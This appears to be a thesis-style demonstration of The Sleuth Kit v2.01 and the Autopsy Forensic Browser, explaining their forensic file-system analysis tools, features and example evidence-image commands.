

The Sleuth Kit v2.01 and Autopsy Forensic Browser Demonstration

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Abstract

The Sleuth Kit is a collection of Linux tools that perform different aspects of a file system analysis. The Autopsy Forensic Browser is a graphical user interface that provides a user friendly interface to the command line tools contained within The Sleuth Kit.

This demonstration investigates the use of The Sleuth Kit and Autopsy Forensic Browser as forensic investigation tools, with the aim of providing an indication of the effectiveness of these tools in real world case studies as digital forensic tools.

The Sleuth Kit and Autopsy Forensic Browser provide an effective file system analysis toolset. The flexibility of the tools contained within The Sleuth Kit often lead to complex command line strings, the complexity of which is overcome by the automation provided by the Autopsy Forensic Browser. Not only do The Sleuth Kit and Autopsy Forensic browser provide an effective toolset, they also offer an affordable alternative to expensive commercial or proprietary based toolsets.

Digital Forensics is an area of increasing importance with an expanding field of coverage requiring many different tools to help perform varying functions. It is with this in mind that the focus of this demonstration is three case studies that are utilised to help give an indication of the effectiveness of The Sleuth Kit and Autopsy Forensic Browser.

The demonstration of The Sleuth Kit and Autopsy Forensic Browser contained within the case studies could serve as an introductory overview of a new toolset for investigators looking for an alternative or complementary Digital Forensics toolset.

Preface

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Chapter 1 Introduction

Digital Forensics involves the processes including acquisition of data from an electronic source, analysis of the acquired data, extraction of evidence from the data, and the preservation and presentation of the evidence. Digital Forensics is required during an investigation of electronic crime. The United States National Institute of Justice (NIJ) defines electronic crime as any type of crime involving digital technology including, but not limited to, computers, personal digital assistants, external drives, cell phones, and digital cameras [1].

As technology is embraced by society, an increasing need for Digital Forensic analysis is required, putting strain on a currently small industry with a surging increase in properly trained and experienced Digital Forensic investigators required to overcome the backlog created by the general adoption of technology within the criminal element of society.

The strain placed on Digital Forensic services provided by Law Enforcement has also prompted for many commercial services to become available, allowing organisations or individuals to perform an investigation without the need to involve law enforcement.

Presently only a few tools are available for performing a Digital Forensic analysis, most of which are expensive commercial or proprietary tools. The Sleuth Kit and Autopsy Forensic Browser are both open source tools freely available to all, and provide an alternative or complementary toolset to commercial and proprietary tools.

As an increase in properly trained and experienced investigators is required, also due to the diverse nature of electronic crime, there is also an increase in the requirement for organisations offering Digital Forensic services to extend their toolset to help deal with a full range of Digital Forensic investigations. Because The Sleuth Kit and Autopsy Forensic Browser are both open source they can offer an inexpensive solution to extending toolset requirements.

Open source software has an advantage over closed source software such as that provided as commercial proprietary software in that it can be scrutinised and tested by the entire digital forensic community. The ability to scrutinise closed source software is usually limited to a small group of developers within a single company. Brian Carrier, the author of The Sleuth Kit provides further arguments for the use of open source software in the Digital Forensics field, specifically relating to the use in a legal setting in his paper titled 'Open Source Digital Forensic Tools: The Legal Argument' [2].

As the Digital Forensics community evolves, so too does the range of unique problems faced by investigators, and it is with this in mind that Digital Forensic toolsets need to evolve at the same time and speed. The Sleuth Kit has evolved as technology has progressed from initially being based on The Coroners Toolkit (TCT) [3] by Dan Farmer and Wietse Venema, and TCTUtils by Brian Carrier to a fully functional file system analysis toolkit that now includes presentation functionality provided by the Autopsy Forensic Browser.

The history of The Sleuth Kit and Autopsy Forensic Browser, along with their flexibility and open source nature has lead to a very capable and inexpensive Digital Forensic toolset that could easily provide an alternative or complementary solution to other Digital Forensic tools available.

Chapter 2 The Sleuth Kit and Autopsy Forensic Browser

2.1 Introduction

The Sleuth Kit [4] is an open source forensic toolkit for analysing Microsoft and UNIX file systems and disk images. The Sleuth Kit enables investigators to identify and recover evidence from images acquired during incident response or from live systems. The Sleuth Kit is open source, which allows investigators to verify the actions of the tool or customise it to a specific need. The Sleuth Kit is developed independently from commercial and academic organisations by Brian Carrier, who also develops the Autopsy Forensic Browser.

The Sleuth Kit is based on two of the most popular and well known open source forensic tools, namely The Coroners Toolkit (TCT) [3] by Dan Farmer and Wietse Venema, and TCTUtils by Brian Carrier. The Sleuth Kit was initially developed with assistance from @stake [5] and was called 'The @stake Sleuth Kit' (TASK). The Autopsy Forensic Browser was initially developed as a graphical interface to TCT, and TCTUtils.

It is recommended that the command line tools contained within The Sleuth Kit are used with the Autopsy Forensic Browser. The Autopsy Forensic Browser is a graphical interface to the tools of The Sleuth Kit and automates many of the procedures and provides features such as image searching and MD5 image integrity checks.

The author of The Sleuth Kit, and Autopsy Forensic Browser, has been involved with digital forensics for over a decade, and continues to write papers, and provide support for his products. With the support and underlying knowledge behind The Sleuth Kit and Autopsy Forensic Browser they are an excellent addition to any investigator's forensic toolkit, as any problems are quickly handled and overcome with help from the author and support community.

The case studies provided within this thesis will primarily be conducted using tools from The Sleuth Kit via the Autopsy Forensic Browser, and other open source tools.

2.2 The Sleuth Kit

The Sleuth Kit (previously known as TASK) is a collection of UNIX-based command line file system and media management forensic analysis tools. The file system tools allow an examiner to perform a non-intrusive examination of file systems on a suspect computer. The tools do not rely on the operating system to process the file systems, making it possible to access deleted and hidden content.

The media management tools allow an examination of the layout of disk and other media. The Sleuth Kit supports DOS partitions, BSD partitions (disk labels), Mac partitions, and Sun slices (Volume Table of Contents). Using these tools an investigator can identify where partitions are located and extract them so they can be analysed with the file system analysis tools. (Note: With version 2.0 of The Sleuth Kit, the tools support disk images as input, and no longer require the input to be split into partition images.)

The Sleuth Kit tools will analyse disk or file system images generated by 'dd', or similar applications that create a raw image. The 'dd' tool is found on most UNIX systems and is available for Windows systems. NTFS, FAT, FFS, EXT2FS, and EXT3FS file systems are supported by the tools. One of the biggest advantages of these tools is that they may be run on a live UNIX system during Incident Response without modifying the A-Times¹ of accessed files, allowing an investigator to view files that may have been hidden by rootkits.

The tools are designed to be low-level and each performing an individual task, which when used together, can be used to perform a full analysis.

¹ A-Times are part of the MAC time group, representing the Modified time, Access time, and Change time of a file.

The Sleuth Kit's capabilities include:

- List allocated and deleted file names.
- Display the details and contents of all NTFS file system attributes (Including Alternate Data Streams²).
- Display file system and meta-data structure details.
- Create timelines of file activity, which can be imported into a spreadsheet to create graphs and reports.
- Organise files based on their type (For example all executables, jpegs, and documents can be separated). Pages of thumbnails can be made of graphic images for quick analysis.

2.2.1 File System Layer

A disk contains one or more partitions (or slices). Each of these partitions contains a file system. Examples of file systems include the Berkeley Fast File System (FFS), Extended 2 File System (EXT2FS), File Allocation Table (FAT), and New Technologies File System (NTFS). The tools within this section process file system data, such as the layout, allocation structures, and boot blocks and include the following.

- 'fsstat' – Displays the details associated with a file system.
- 'sigfind' – Searches through a file and looks for a hex signature at a given offset. This can be used to search for lost boot sectors, superblocks³, and partition tables. For example, this tool could be used to search for the boot sector signature value 0xAA55 on a disk image that may have had its boot sector corrupted. The results could then be analysed to find the possible locations of the backup boot sector.

² An alternate data stream (ADS) is additional data associated with a file system object.

³ The Super Block is the first block of an UNIX-file system. It contains the configuration of the file system.

2.2.2 Content Layer

The content layer of a file system contains the actual file content, or data. Data is stored in large chunks, with names such as blocks, fragments, and clusters. Tools within this section process content or data and include the following.

- ‘dcat’ – Displays the contents of a specific file system unit. For example, in many FAT32 file systems, sector 3 is not used by the file system and is all zeros, but data could be hidden there, and viewing the contents of sector 3 shows the investigator if there is non-zero data.
- ‘dls’ – Displays the contents of all unallocated units of a file system.
- ‘dcalc’ - Creates a disk unit number mapping between data in the unallocated space image that was created with the dls tool, to where the data exists in the original image. This is used when evidence is found in unallocated space.
- ‘dstat’ – Displays statistics about a given data unit in an easy to read format.

2.2.3 Metadata Layer

The metadata layer describes a file or directory. This layer contains descriptive data such as dates and sizes as well as the address of data units. This layer describes the file in terms that the computer can process efficiently. The structures that the data is stored in have names such as inode in EXT2FS, and MFT entries in NTFS. Tools within this section process the metadata structures and include the following.

- ‘ils’ - Lists some values of the metadata structures. By default, it will only list the unallocated ones.
- ‘istat’ – Displays metadata information in an ASCII format about a specific structure. This tool will also display the destination of symbolic links. For example on an NTFS file system ‘istat’ will list all the attributes for a file.

- ‘icat’ - Displays the contents of the data units allocated to the metadata structure. This is similar to the UNIX ‘cat’ command⁴, except that instead of specifying a filename a metadata address is specified.
- ‘ifind’ – Identifies which metadata structure has allocated a given content unit or file name.

2.2.4 Human Interface Layer

The human interface layer allows one to interact with files in a manner that is more convenient than directly with the metadata layer. In some operating systems there are separate structures for the metadata and human interface layers while others combine them. This layer includes the following tools.

- ‘ils’ – Lists file and directory names. This tool will display the names of deleted files as well.
- ‘ffind’ – Identifies the name of the file or directory that has been allocated a given metadata structure. With some file systems, deleted files will be identified.

2.2.5 Media Management Tools

These tools take a disk (or other media) image as input and analyse the management structures that organise it. Examples include DOS partitions, BSD disk labels, and the Sun Volume Table of Contents (VTOC). These can be used to find hidden data between partitions and to extract the partitions from a disk image. The media management tools support DOS partitions, BSD disk labels, Sun VTOC, and Mac partitions and include the following.

⁴ In UNIX and UNIX-like operating systems, the cat program concatenates the contents of files, reading from a list of files and/or standard input in sequence and writing their contents in order to standard output.

- ‘mmls’ – Displays the layout of a disk, including the unallocated spaces. The output identifies the type of partition and its length, which makes it easy to use ‘dd’ to extract the partitions. The output is sorted based on the starting sector so it is easy to identify gaps in the layout.

2.2.6 Image File Tools

This layer contains tools for the image file format. For example, if the image format is a split or a compressed image.

- ‘img_stat’ – Displays the details associated with an image file. The output of this tool is image format specific. At a minimum, the size will be given and the byte range of each file will be given for split image formats.

2.2.7 Disk Tools

These tools can be used to detect and remove a Host Protected Area (HPA) in an ATA disk. A HPA could be used to hide data so that it would not be copied during an acquisition. These tools are currently Linux-only and include the following.

- ‘disk_sreset’ - Uses ATA commands to query a hard disk. If there is a Host Protected Area (HPA), then it temporarily removes it so that the full disk can be acquired. When the disk is powered off or reset, then the HPA will exist again.
- ‘disk_stat’ - Uses ATA commands to query a hard disk. The important information that it currently gives is the actual number of sectors and if there is a Host Protected Area (HPA) on the disk.

2.2.8 Other Tools

- ‘hfind’ - Creates an index of a hash database and perform quick lookups using a binary search algorithm. This tool can perform lookups on the NIST⁵ National Software Reference Library (NSRL) [6], and files created from the ‘md5’ or ‘md5sum’ tools. This tool is needed for efficiency. Most text-based databases do not have fixed length entries and are sometimes not sorted. This tool will create an index file that is sorted and has fixed-length entries. This allows for fast lookups using a binary search algorithm instead of a linear search such as ‘grep’⁶.
- ‘mactime’ - Creates an ASCII time line of file activity based on the body file specified or from STDIN⁷. The time line is written to STDOUT⁸. The body file must be in the ‘time machine’ format that is created by the ‘fls’ and ‘ils’ tools.
- ‘sorter’ - Analyses a file system to organise the allocated and unallocated files by file type. It runs the ‘file’⁹ command on each file and organises the files according to the rules in configuration files. The current version of The Sleuth Kit (v2.01) has had the NSRL functionality temporarily removed from the ‘sorter’ tool.

⁵ National Institute of Standards and Technology.

⁶ Grep is a UNIX command that allows an operator to search for regular expressions within a list of files or data stream.

⁷ The UNIX-standard input stream.

⁸ The UNIX-standard output stream.

⁹ The ‘file’ tool is a program originated in UNIX that determines a particular file’s type heuristically instead of by other simpler methods such as file extension.

2.3 Autopsy Forensic Browser

The Autopsy Forensic Browser is an HTML-Based graphical interface to the command line tools in The Sleuth Kit. Together, The Sleuth Kit and Autopsy Forensic Browser provide many of the same features found in commercial digital forensics tools for the analysis of Windows and UNIX file systems.

Autopsy runs as a web server, and can be accessed using an HTML browser. Autopsy provides a 'File Manager'-like interface and shows details about deleted data and file system structures.

Autopsy offers two analysis modes; firstly a dead analysis occurs when a dedicated analysis system is used to examine data from a suspect system. In this mode Autopsy and The Sleuth Kit are run in a trusted environment, typically in a lab. Secondly, a live analysis mode occurs when the suspect system is being analysed while it is running. In this mode, Autopsy and The Sleuth Kit are run from a CD in an untrusted environment. This mode is frequently used during incident response scenarios while the incident is being confirmed. After an incident is confirmed, the suspect system can be acquired and a dead analysis performed.

Autopsy can create ASCII reports for files and other file system structures. This allows the examiner to quickly make consistent data sheets during the investigation.

Audit logs are created on a case, host and investigator level so that actions can easily be recalled. When conducting a dead analysis the exact Sleuth Kit commands that are executed are also logged.

2.3.1 Case Management

Autopsy organises images based on the case and host that they came from. A case contains one or more hosts (a new case should be created for each investigation). Each host may contain one or more images, which correspond to disks or partitions on the host.

The analysis machine may contain multiple cases as each case is stored in its own directory structure within the ‘Evidence Locker’¹⁰. The case name is used to identify the root directory structure for a case, and therefore each case name must be a valid directory name. One additional restriction to the case name naming convention is that it may not contain spaces due to the internal processing of Autopsy. Each case may also have a list of investigators configured that are used for the audit logs created by the Autopsy Forensic Browser.

Each case may contain one or more hosts. Autopsy allows the investigator to define time information such as time zone and clock skew for each host. If no timezone is specified then the timezone of the analysis system will be utilised. It is very important that the correct timezone information is entered as this can affect timeline information and is especially critical if a case contains hosts from different time zones. Hash databases may also be selected during the host configuration stage.

Each host may contain multiple images, and Autopsy supports importing complete disk images (in which case Autopsy will attempt to determine the file system automatically) or individual partition images. Autopsy also supports importing split image files.

When importing file system images Autopsy can also verify a pre-existing MD5 hash value, or calculate a new MD5 hash value.

¹⁰ When Autopsy is installed on an analysis machine a directory is selected to be used as the ‘Evidence Locker’, all case related information will be stored under this directory.

2.3.2 Integrity Check

It is important to validate the integrity of images during an analysis. Autopsy uses the MD5 algorithm to validate images and other files that are created by Autopsy.

The 'md5.txt' file contains the MD5 hash values for files in that directory. Values are added to this file when file system images are imported into the system or when Autopsy creates a file. This mode allows an investigator to calculate the MD5 value if it was not created before, and to validate the integrity.

2.3.3 Hash Databases

Hash databases are used to quickly identify known good and known bad files using the MD5 or SHA-1 checksum value. Autopsy uses two types of hash databases to help an investigator reduce the number of files that they have to look at.

The **Ignore Database** is a database that the investigator must create. It contains hash values for files that are known to be good and can be ignored if the investigator chooses to do so. Examples of files in this category include system binaries from standard builds.

The **Alert Database** is a database that the investigator must create. It contains hash values for known bad files. These are the files that an investigator wants to know about if they exist on the system. Examples of this include rootkits or unauthorised photographs. When using the File Type Category Analysis, these files will be saved in a special file.

Autopsy uses the hash databases in three ways.

- **File Type Category Analysis:** The hash databases are used to identify the known bad files and ignore the known good files.
- **Metadata Analysis:** The hash databases can be used to identify a file from the metadata view. If the databases are configured, the hash value from a given file can be looked up by pressing the 'lookup' button. Both databases can be used in this view. This view can be found from the File Analysis mode by selecting the metadata address in the directory listing window.
- **Hash Database Manager:** From the Host Gallery view, the Hash Database Manager can be entered (Figure 1). This is where one can re-index the databases and perform single lookups in any of the databases.




Figure 1 Autopsy - Hash Databases

2.3.4 Notes

Notes can be saved on a per-host and per-investigator basis. These offer the ability to make quick notes about files and structures. The original location can be easily recalled with the click of a button when the notes are later reviewed (Figure 2). All notes are stored in an ASCII file.




Figure 2 Autopsy - Notes

2.3.5 Event Sequencer

In many investigations, evidence is not found in the order that it was created during the incident. The notes feature in Autopsy allows one to make notes about certain files, but it does not help one to put a series of events in order.

The Event Sequencer (Figure 3) allows the investigator to make notes and comments about pieces of evidence. Each note must have a time associated with it. For files and metadata, the times can be one or more of the MAC times. Other notes can have times entered manually. The sequencer will sort the events after each is entered so that the investigator can quickly identify where there are gaps in the findings.




Figure 3 Autopsy - Event Sequencer

2.3.6 File Activity Timelines

For some investigations, creating a timeline of activity can be useful to identify the places where the analysis should begin. Of course file times can be easily modified by an attacker, so they can not be 100% trusted. Autopsy can create timelines of file activity.

(Note: Whilst Autopsy allows the investigator to view timelines within the browser, it is often easier to view the timeline within a text editor as a text editor will display the complete timeline, rather than a month at a time.)

Files have at least three times associated with them. The details and granularity of each time vary with the file system type.

The following times exist for UNIX file systems (EXT2FS & FFS):

- **Modified:** When the file data was last modified. This time can be modified using the ‘utimes()’ function. This time is preserved in a ‘tar’ archive¹¹, so it is possible to have M-times of files prior to when they were introduced to the system.
- **Accessed:** When the file data was last accessed. This time can be modified using the ‘utimes()’ function.
- **Changed:** When the file status (inode data) was last changed. This time can not be set using the ‘utimes()’ function in UNIX (but it will be set when ‘utimes()’ is used to modify other values).

The EXT2FS file system also has a Deleted time, but it is not displayed in the timeline.

¹¹ The tar file format is a type of archive file format.

A FAT file system has the following times:

- **Written:** When the file was last written to. It is the ONLY required time in the FAT file system.
- **Accessed:** When the file was last accessed. In FAT, it is only accurate to the day (not minute). It is an optional value, so some Operating Systems may not update it.
- **Created:** When the file was created. It is also optional, so some Operating Systems may not update it. In fact, many Windows installations have a C-Time of 0 for directories such as 'C:\Windows' and 'C:\Program Files'.

The NTFS File system has several times, only three of which are used in the timeline.

These times are gathered from the \$STANDARD_INFORMATION attribute.

- **Written:** When the file was last written to.
- **Accessed:** When the file was last accessed.
- **Changed:** When the MFT entry was last modified.

Information for a timeline is extracted from the metadata contained within the file system images; the following identifies the three major types of files that information can be extracted from:

- **Allocated Files:** Files that are seen when doing an ‘ls’ or ‘dir’ in a directory. In other words, these are the files that have an allocated file name structure.
- **Unallocated File:** Files that have been deleted but their file name structures still exist in the parent directory. Unallocated file name structures are overwritten when new files are created in the same directory. Files in this category will have a deleted name that points to a metadata structure. If the metadata structure is currently allocated then the entry will say ‘(realloc)’ next to it.
- **Unallocated Metadata (Inodes):** Files that have been deleted. When a file is deleted, its metadata structure is updated to reflect this. In general, the times associated with the file are saved in the structure until it is reallocated. Therefore, files in this category will likely not have the original file name but these files will indicate when activity occurred. Files in this category can also be found in the above Unallocated Files category if the file name structure still exists. Unallocated metadata entries in the timeline have ‘<IMG-dead-ADDR>’ in the file name column.

An example of a file activity timeline is illustrated in Figure 4.

Time	Inode	Permissions	Owner	Group	File Name
Wed Nov 08 2000 08:25:53	2836	.a. -r-xr-xr-x	root	root	/usr/bin/uptime
Wed Nov 08 2000 08:26:15	0	m.c. -rw-r--r--	root	root	/etc/hosts.deny
Wed Nov 08 2000 08:26:51	1024	.a. d/drwxr-xr-x	root	root	/etc/rc.d/init.d

Figure 4 Autopsy - File Activity Timelines - View TimeLine

The generated timeline is stored within a text file, this can be quite flexible. However during an investigation it would be more convenient if the timeline created included hyperlinks to the meta-data structures, as this would provide a quick and effective

method of obtaining further information for each line of activity without needing to manually go to the 'Data Unit' and 'Metadata' modes of Autopsy.

2.3.7 File Analysis

The file analysis mode (Figure 5) allows an investigator to analyse an image from a file and directory perspective. This view provides a similar interface to a standard graphical file and directory browser. This mode also displays information about deleted files and file system metadata files.

This mode allows an investigator to examine the contents of files and directories for evidence. Basic binary analysis can be performed by extracting the ASCII strings from binary files. The files can also be sorted by any field.




Figure 5 Autopsy - File Analysis

2.3.7.1 Directory List

The left-hand side window has four main options:

- Directory Seek
- File Name Search
- Hide / Expand Directories
- Show All Deleted Files

By default, the directory listing is not shown when this mode is first entered. Selecting the 'Expand Directories' button, will display the full list of directories. The number of '+' symbols represent the depth of the directory. As this is an HTML interface and there is no state management occurring (no cookies or session ID), it would be difficult to have an interface where one or more directories are expanded yet the rest are collapsed.

When selecting the 'Expand Directory' the Sleuth Kit tool 'fls' is run behind the scenes to retrieve the directory list from the current partition. An example 'fls' command that would retrieve directory entries is listed in Table 1.

Table 1 'fls' command used to list directory entries

```
./fls -f ntfs -ruD -o 63 -i raw `ev.locker/case/host/images/image.dd`
```

Selecting the 'All Deleted Files' link will display all of the deleted files in the image on the right hand side. When selecting this link the Sleuth Kit tool 'fls' is run behind the scenes to retrieve a list of all deleted files in the list. An example 'fls' command that would retrieve a list of all deleted files is listed in Table 2.

Table 2 'fls' command used to list deleted files

```
./fls -f ntfs -ldr -s `0` -o 63 -i raw `ev.locker/case/host/images/image.dd`
```

There is a text box where a directory (or file) name can be entered and it will be displayed on the right-hand side. This makes it easy to jump to a directory without going through the directory listings. For example, to seek to the 'windows\system32' folder, you can enter that string into the box instead of scrolling through the directories. When searching for a directory the Sleuth Kit tool 'ifind' is run behind the scenes to retrieve the metadata entry record for the directory name, then the 'istat' tool is used to retrieve the metadata structure, then finally the 'fls' and 'ifind' tools are run to retrieve the directory contents.

There is also a text box where a pattern of a file name can be entered and all files that match that pattern will be displayed on the right-hand side. The search pattern is a Perl regular expression, so some values, such as '.' or '*' will need to be escaped. The search is not case sensitive. To find all files that have a JPG extension, the

following could be used '\.jpg'. Or to find all files that begin with a dot, then one could use '^.'. When searching for a file name the Sleuth Kit tool 'fls' is run behind the scenes to retrieve every file and directory contained within an image, each row is then compared to the search pattern specified, and if a match is found then the row is returned to the html client. An example 'fls' command that would retrieve a list of all files and directories is in Table 3.

Table 3 'fls' command used to list all files and directory entries

```
./fls -f ntfs -lpr -s '0' -o 63 -i raw `ev.locker/case/host/images/image.dd`
```

2.3.7.2 Directory Contents

The window in the upper right-hand side contains the directory contents. In a file system, a directory is allocated data units on the disk and fills the data units with structures that contain the name of the file and the address of the metadata structure. This view parses the file name structures in the directory. It is filled by either selecting a directory from the left-hand side directory list or a directory from within the same window. The entries can be resorted by clicking on any of the header values.

There are two different colours used for deleted files. The difference is based on the status of the data structures in the file. A **bright red** entry means entry means that the file name data structure is not allocated and the metadata structure that it points to is also not allocated. This is what would be expected for a recently deleted file. This means that the data can be trusted as long as the metadata structure was not allocated and unallocated since the deletion. If it is a **darker red**, then the metadata structure has been reallocated and the data is mostly likely not accurate.

The file size reported by the metadata structure is very important with The Sleuth Kit. The Sleuth Kit uses this value to identify how many data units to display. If this size is 0, but the metadata structures points to data blocks still, they will not be shown.

2.3.7.3 File Contents

The lower right-hand side window displays the contents of a specified file. The contents can be viewed in either the raw format (which a browser will not likely display correctly if the file is non-ASCII) or through 'strings'. The strings option is helpful for a quick analysis of a binary file.

Also shown is the file type. This is determined by running the 'file' command on the output. It uses the magic header and footer values to guess the file type. If the file type is an image or HTML, an option will exist to view the data in its interpreted form (i.e. as a picture or as a web page instead of the raw data). Note that any HTML that is viewed will be processed in a sanitised environment that does not load pictures and will not allow one to connect to a remote site. Autopsy allows the native picture to be exported and viewed in another browser.

Each file can have an ASCII report created that contains the file contents as well as MD5 hash values and other summary data.

Each file can also have a note attached to it for future reference.

2.3.8 Keyword Search

This mode searches an image for a given string. This is most useful when searching for deleted content. To decrease the time required for a search, a 'strings' file can serve as an index. This file will contain only the ASCII strings in the image.

Autopsy will also prompt the investigator to create a file of unallocated data if one does not exist. This obviously is useful for recovering deleted data. If a string is found in this file, Autopsy will also report the location within the original image.

Figure 6 illustrates the results of a keyword search for month names, along with the contents of fragment '126615'.




Figure 6 Autopsy - Keyword Search

2.3.8.1 Entering the String

To start a search an investigator simply needs to enter the string or regular expression into the text box. Autopsy allows an investigator to search for either a specific string or using 'grep' style regular expression. A case insensitive search will occur if the appropriate box is checked, otherwise it is case sensitive. An investigator also has the option of searching for the string as an ASCII or a Unicode string. Unicode is much

more common in Windows systems than UNIX systems. If both types are selected, then two searches will be done.

If a strings file, or unallocated data file has not been generated then the option to generate these will exist.

The 'Load Unallocated Image' or 'Load Allocated Image' button exists to switch between the two file types if they have both been generated.

Autopsy also has the ability to perform pre-configured searches. They are shown in the 'Predefined Searches' section.

2.3.8.2 Viewing the Results

After the image has been searched, a list of 'hits' will appear on the left-hand side. Each data unit that contains the string is listed with the offset of each occurrence. If a regular expression is used, then the exact location is not given.

If the search was done on an unallocated data file, then an option will exist next to each address to also view the original. Doing so could reveal the metadata that allocated it.

2.3.8.3 Previous Searches

The search results are saved to a file so it is easy to recall the results without having to perform the search again.

An example of previous searches is shown in Figure 7, note that for each button the search string, the character encoding (ASCII, or Unicode), and the number of results are shown.




Figure 7 Autopsy - Keyword Search - Previous Searches

2.3.8.4 Regular Expressions

Grep regular expressions can be used within the search. For example, to search for a couple of different words an investigator could use '(foo) | (bar)'.

2.3.8.5 How Autopsy performs a Keyword Search

The Sleuth Kit does not include any keyword searching tools; rather it provides an interface to the 'grep' command that is incorporated into most UNIX flavours. In order to perform a keyword search, firstly 'strings' is run on the system image file, and then 'grep' is run on the results of the 'strings' command. Therefore, during a normal search the entire file system is examined to find the keyword – including metadata structures, allocated space, unallocated space, and slack space. The appropriate arguments are passed to grep so the keyword byte offset is returned, and by utilising a combination of 'dcalc', 'ifind', and 'ffind', the filename, metadata, or cluster number containing the keyword can be returned.

2.3.8.6 Problems with Keyword Search Method

Autopsy uses 'grep' to search the image file and 'grep' knows nothing about file system structures, therefore strings that cross the 'boundaries' in the file system will be identified by 'grep'. Due to the lack of a file system structure abstraction level for grep to utilise, the following examples identify false-positive results. If part of the search string was at the end of a file, and extended to the start of the next file, a match will occur. Also, if a file is fragmented, and a string legitimately exists as a complete string within the file when opened, but not as a complete string in the contiguous sections of the file within the image, it will not be found.

Metadata is also searched, so Autopsy will include hits in the Metadata structures in the search results. This includes file names, super block values, and the slack space of other metadata structures.

Keyword searching is not one of Autopsy's main features, and as these examples demonstrate is not ideal. The author has suggested that future development of Autopsy will include functionality that should help remedy some of the issues identified here.

2.3.9 File Category Type Analysis

Analysing large file system images can be a time consuming process. One method of identifying files that should be examined is to sort the files based on file type (Figure 8). This mode of Autopsy will allow an investigator to sort the files in an image based on type and to exclude known files (i.e. data reduction). It also allows one to flag files that are known to be bad.




Figure 8 Autopsy - File Type

2.3.9.1 Procedure

The first step is to sort the image. There are several options to choose from when doing this. The 'sorter' tool from The Sleuth Kit performs the sorting. There are two major actions that 'sorter' can do: sort files by type and validate extensions.

By default, Autopsy will perform both actions. If this course of action is not desired it may be deselected.

Within sorting, there are two options:

- The first is to save the output. By default, details about each file will be added to a category file. For example, a JPEG image will have the metadata address and image name saved to the 'images' file. By selecting the 'Save' option, a directory will be created for each category and a copy of the files will be saved. This could require a large amount of disk space (as much as the original image).
- The second option is to save unknown file types. There are configuration files that contain rules about common data types. If a file is encountered that does not have a rule, it is added to an 'unknown' file. If this is not desired, the 'Do Not Save Unknown' option should be selected.

During the sorting process, the 'sorter' tool will also examine the extension of the file. If the file type is known, it has known extensions, and if the file does not have one of those extensions, it will be added to a 'mismatch' file. This option can be deselected if it is not required.

2.3.9.2 Hash Databases

One easy method of data reduction is to use hash databases. The 'sorter' tool can use two different hash databases. Each can be configured within Autopsy and used in other screens.

- **Ignore Database:** This database must be created by the investigator and added to the host. This is used to ignore known files. Files found in this database will not be included in the file categories (to save time when reviewing the files). If the file is in this database and has an extension mismatch, it will be noted in a special file.
- **Alert Database:** This database must also be created by the investigator and added to the host. It contains hash values of files that are known to be bad and should be identified if found in the image. This would include known rootkits or photographs. Hits from this database are found in the 'alert' file.

2.3.9.3 Output

Currently there is no way to view the output within Autopsy. All data can be found in the 'output' directory of the host. A directory is created for the 'sorter' output. The 'index.html' file contains links to other files.

2.3.10 Image Details

Sometimes there are details about an image that do not correspond to any file in particular. Those details can likely be found in the 'Image Details' mode (Figure 9). This mode gives the general details of the image and therefore the contents will vary depending on the file system type.




Figure 9 Autopsy - Image Details

When this mode is selected, Autopsy runs The Sleuth Kit 'fsstat' tool behind the scenes and displays the information returned. The 'fsstat' command is listed in Table 4.

Table 4 'fsstat' command used for 'Image Details' mode

```
'./fsstat' -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd'
```

2.3.10.1 FFS & EXT2FS

For the UNIX file systems, this mode will contain the details from the super block. This generally includes times that the file system was last mounted and any special flags. It also has the range of inode addresses and fragment addresses. For advanced file recovery, an investigator can also identify the group layout and on-disk structure details. These could be useful for restricting where an investigator searches for data. Files will allocate blocks and fragments in the same Cylinder or Block group as their inode is in, so an investigator's attention can be restricted to that area.

2.3.10.2 FAT

For FAT file systems, this mode will contain the File Allocation Table. It will include the cluster runs, which can be selected to view their contents in 'Data Unit Analysis Mode'. Or, if the file is fragmented, the pointer can be selected and the screen will link to the next cluster chain.

2.3.10.3 NTFS

The unique information for an NTFS image is the numerical type associated with attributes. These values can be dynamic and this area will identify what they are, for that file system.

2.3.11 Metadata Analysis

2.3.11.1 Overview

The Metadata Analysis mode (Figure 10) allows an investigator to view the details of metadata structures. The metadata structures are the on-disk structures that contain the details of a file, such as times and pointers to the allocated data units. FFS and EXT2FS file systems call them inode structures, NTFS file systems call them Master File Table (MFT) entries (or File Entries), and the FAT file system calls them directory entries. This mode is useful for recovering data and getting a detailed look at a file.




Figure 10 Autopsy – Metadata Analysis

2.3.11.2 Input

To view the contents of a structure, the address can be entered in the text box on the left and then 'Display' needs to be clicked.

The 'Allocation List' button can also be used to view the allocation status of metadata structures in groups of 500.

When an address is specified then behind the scenes Autopsy performs the following actions:

1. The 'ils' tool is called to return the metadata structure for the specified address.
2. The 'ffind' tool is called to return the file or directory name that is represented by the metadata address.
3. The 'icat' tool is called with the metadata address, and the results are passed to the 'file' tool, that attempts to recognise the file type.
4. The 'icat' tool is called with the metadata address, and the results are passed to the 'md5' tool, that attempts to create an MD5 hash value.
5. The 'icat' tool is called with the metadata address, and the results are passed to the 'sha1' tool, that attempts to create a SHA1 hash value.
6. The 'istat' tool is called with the metadata address and returns the details of the metadata structure.

An example of this process is illustrated in Table 5, which details the steps taken to retrieve the metadata information for metadata address '0'

Table 5 Commands used in the 'Metadata Analysis' mode process

```
./ils -f ntfs -e -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0
./ffind -f ntfs -a -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0
./icat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0 | 'file' -z -b -
./icat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0 | 'md5'
./icat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0 | 'sha1'
./istat -f ntfs -s '0' -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0
```

2.3.11.3 Viewing

The structure details are displayed on the right-hand side. Typically, the metadata structure does not have the name of the file that uses that structure, so Autopsy tries to locate the file name. This process is slow with a FAT file system, so it is not done by default.

The 'File Type' is given, which is the output of the 'file' tool. This tool uses any header information in the file to guess what its type is. The MD5 hash value of the file is also given.

If Autopsy has been configured to use hash databases, then one can select which database to look for the file in.

The rest of the information will vary depending on the file system type. In general, the allocation status will be given as well as the size and each data unit that is has allocated. A link will exist for each data unit that will show its contents.

The 'Report' option generates an ASCII report with the structure details, MD5 hash values, and dates in it. The 'View Contents' option displays the allocated data contents as one large file. The 'Export' option allows an investigator to save the data contents to a file. The 'Add Note' button allows an investigator to add a comment about this structure so that it can be later recalled.

